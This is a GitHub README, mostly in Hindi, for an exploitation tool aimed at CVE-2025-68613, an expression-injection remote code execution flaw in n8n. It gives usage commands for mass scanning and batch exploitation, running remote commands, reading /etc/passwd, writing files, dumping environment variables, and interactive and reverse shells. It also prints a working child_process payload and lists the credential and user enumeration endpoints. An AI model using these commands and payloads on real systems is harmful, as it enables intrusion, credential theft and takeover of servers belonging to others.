hackersatyamrastogi/n8n-exploit-cve-2025-68613-n8n-god-mode-ultimate
n8n God Mode Ultimate - CVE-2025-68613 Scanner v1.0.0 ║ ║ वर्कफ़्लो ऑटोमेशन दूरस्थ कोड निष्पादन


उन्नत n8n कार्यप्रवाह स्वचालन RCE स्कैनर और शोषण उपकरण


n8n God Mode Ultimate एक व्यापक सुरक्षा परीक्षण ढांचा है जो n8n कार्यप्रवाह स्वचालन प्लेटफार्मों में CVE-2025-68613 का पता लगाने और मान्य करने के लिए डिज़ाइन किया गया है। यह महत्वपूर्ण रिमोट कोड निष्पादन (RCE) भेद्यता कार्यप्रवाह निष्पादन संदर्भों में अभिव्यक्ति इंजेक्शन के माध्यम से n8n संस्करणों को प्रभावित करती है।
प्रभावित संस्करण:
पैच किए गए संस्करण:
--detect - केवल संस्करण पहचान (सबसे तेज, गैर-हस्तक्षेपकारी)--safe - शोषण के बिना सुरक्षित भेद्यता जाँच--poc - RCE प्रूफ-ऑफ-कॉन्सेप्ट मान्यकरण--exploit - पूर्ण शोषण मोडread <फ़ाइल> - रिमोट फ़ाइलें पढ़ेंwrite <फ़ाइल> <सामग्री> - लक्ष्य पर फ़ाइलें लिखें# Python 3.8 or higher
python3 --version
# pip package manager
pip3 --version
# Clone the repository
git clone https://github.com/hackersatyamrastogi/n8n-exploit-CVE-2025-68613-n8n-God-Mode-Ultimate.git
cd n8n-exploit-CVE-2025-68613-n8n-God-Mode-Ultimate

# Install required packages
pip3 install -r requirements.txt
requests>=2.31.0
urllib3>=2.0.0
tqdm>=4.66.0
colorama>=0.4.6
# Display help menu
python3 n8n-godmode-ultimate.py -h

# Detect n8n version (non-intrusive)
python3 n8n-godmode-ultimate.py -u http://target:5678 --detect

# Safe vulnerability check
python3 n8n-godmode-ultimate.py -u http://target:5678 --safe -e [email protected] -p password

# Proof-of-concept RCE
python3 n8n-godmode-ultimate.py -u http://target:5678 --poc -e [email protected] -p password

# Full exploitation
python3 n8n-godmode-ultimate.py -u http://target:5678 --exploit -e [email protected] -p password
# Execute single command
python3 n8n-godmode-ultimate.py --god -u http://target:5678 \
  -e [email protected] -p password --cmd "whoami"

# Read remote file
python3 n8n-godmode-ultimate.py --god -u http://target:5678 \
  -e [email protected] -p password --read-file "/etc/passwd"

# Write remote file
python3 n8n-godmode-ultimate.py --god -u http://target:5678 \
  -e [email protected] -p password --write-file "/tmp/test.txt" --content "payload"

# Extract environment variables
python3 n8n-godmode-ultimate.py --god -u http://target:5678 \
  -e [email protected] -p password --dump-env

# Interactive shell
python3 n8n-godmode-ultimate.py --god -u http://target:5678 \
  -e [email protected] -p password --shell
# Scan multiple targets from file
python3 n8n-godmode-ultimate.py -l targets.txt --detect -t 20

# Batch exploitation
python3 n8n-godmode-ultimate.py -l targets.txt --poc -e [email protected] -p password -t 10
targets.txt प्रारूप:
http://target1:5678
https://target2.example.com
http://192.168.1.100:5678
https://n8n.example.org
एक बार शेल मोड में (--shell):
n8n> whoami              # Execute command
n8n> read /etc/passwd    # Read file
n8n> env                 # Show environment variables
n8n> info                # System information
n8n> history             # Command history
n8n> exit                # Exit shell
-u, --url URL             लक्ष्य n8n URL
-l, --list FILE           लक्ष्य URL वाली फ़ाइल
-t, --threads NUM         बैच स्कैनिंग के लिए थ्रेड्स की संख्या (डिफ़ॉल्ट: 10)
-e, --email EMAIL         n8n उपयोगकर्ता ईमेल
-p, --password PASS       n8n उपयोगकर्ता पासवर्ड
--detect                  केवल संस्करण पहचान (सबसे तेज)
--safe                    शोषण के बिना सुरक्षित जाँच
--poc                     RCE प्रूफ-ऑफ-कॉन्सेप्ट
--exploit                 पूर्ण शोषण मोड
--god                     गॉड मोड सक्षम करें
--cmd COMMAND             एकल कमांड निष्पादित करें
--read-file PATH          रिमोट फ़ाइल पढ़ें
--write-file PATH         रिमोट फ़ाइल लिखें
--content DATA            लेखन संचालन के लिए सामग्री
--dump-env                सभी पर्यावरण चर निकालें
--shell                   इंटरैक्टिव शेल मोड
--revshell HOST:PORT      रिवर्स शेल पेलोड
--mode MODE               शोषण मोड: schedule|webhook|code|expression (डिफ़ॉल्ट: schedule)
--timeout SEC             सेकंड में कमांड टाइमआउट (डिफ़ॉल्ट: 30)
--cleanup                 निष्पादन के बाद कार्यप्रवाह हटाएं
-k, --insecure           SSL सत्यापन अक्षम करें
-v, --verbose            विस्तृत आउटपुट
-q, --quiet              न्यूनतम आउटपुट
एक कार्यप्रवाह बनाता है जिसमें एक शेड्यूल ट्रिगर होता है जो हर 3 सेकंड में स्वचालित रूप से निष्पादित होता है। सबसे विश्वसनीय तरीका।
Payload: {{(function(){
  return this.process.mainModule.require('child_process')
    .execSync('whoami').toString()
})()}}
एक HTTP वेबहुक एंडपॉइंट बनाता है जो ट्रिगर होने पर कमांड निष्पादित करता है।
कोड को सीधे child_process पहुंच वाले कोड नोड में इंजेक्ट करता है।
n8n के अभिव्यक्ति मूल्यांकन प्रणाली के माध्यम से मैनुअल निष्पादन।
साइनइन पेज में base64-एन्कोडेड Sentry कॉन्फ़िगरेशन से संस्करण निकालता है:
<meta name="n8n:config:sentry" content="eyJ2ZXJzaW9uIjoi..." />
/rest/login - प्रमाणीकरण/rest/workflows - कार्यप्रवाह CRUD संचालन/rest/credentials - क्रेडेंशियल गणना/rest/executions - निष्पादन लॉग पुनर्प्राप्ति/rest/users - उपयोगकर्ता गणना/rest/settings - सिस्टम कॉन्फ़िगरेशन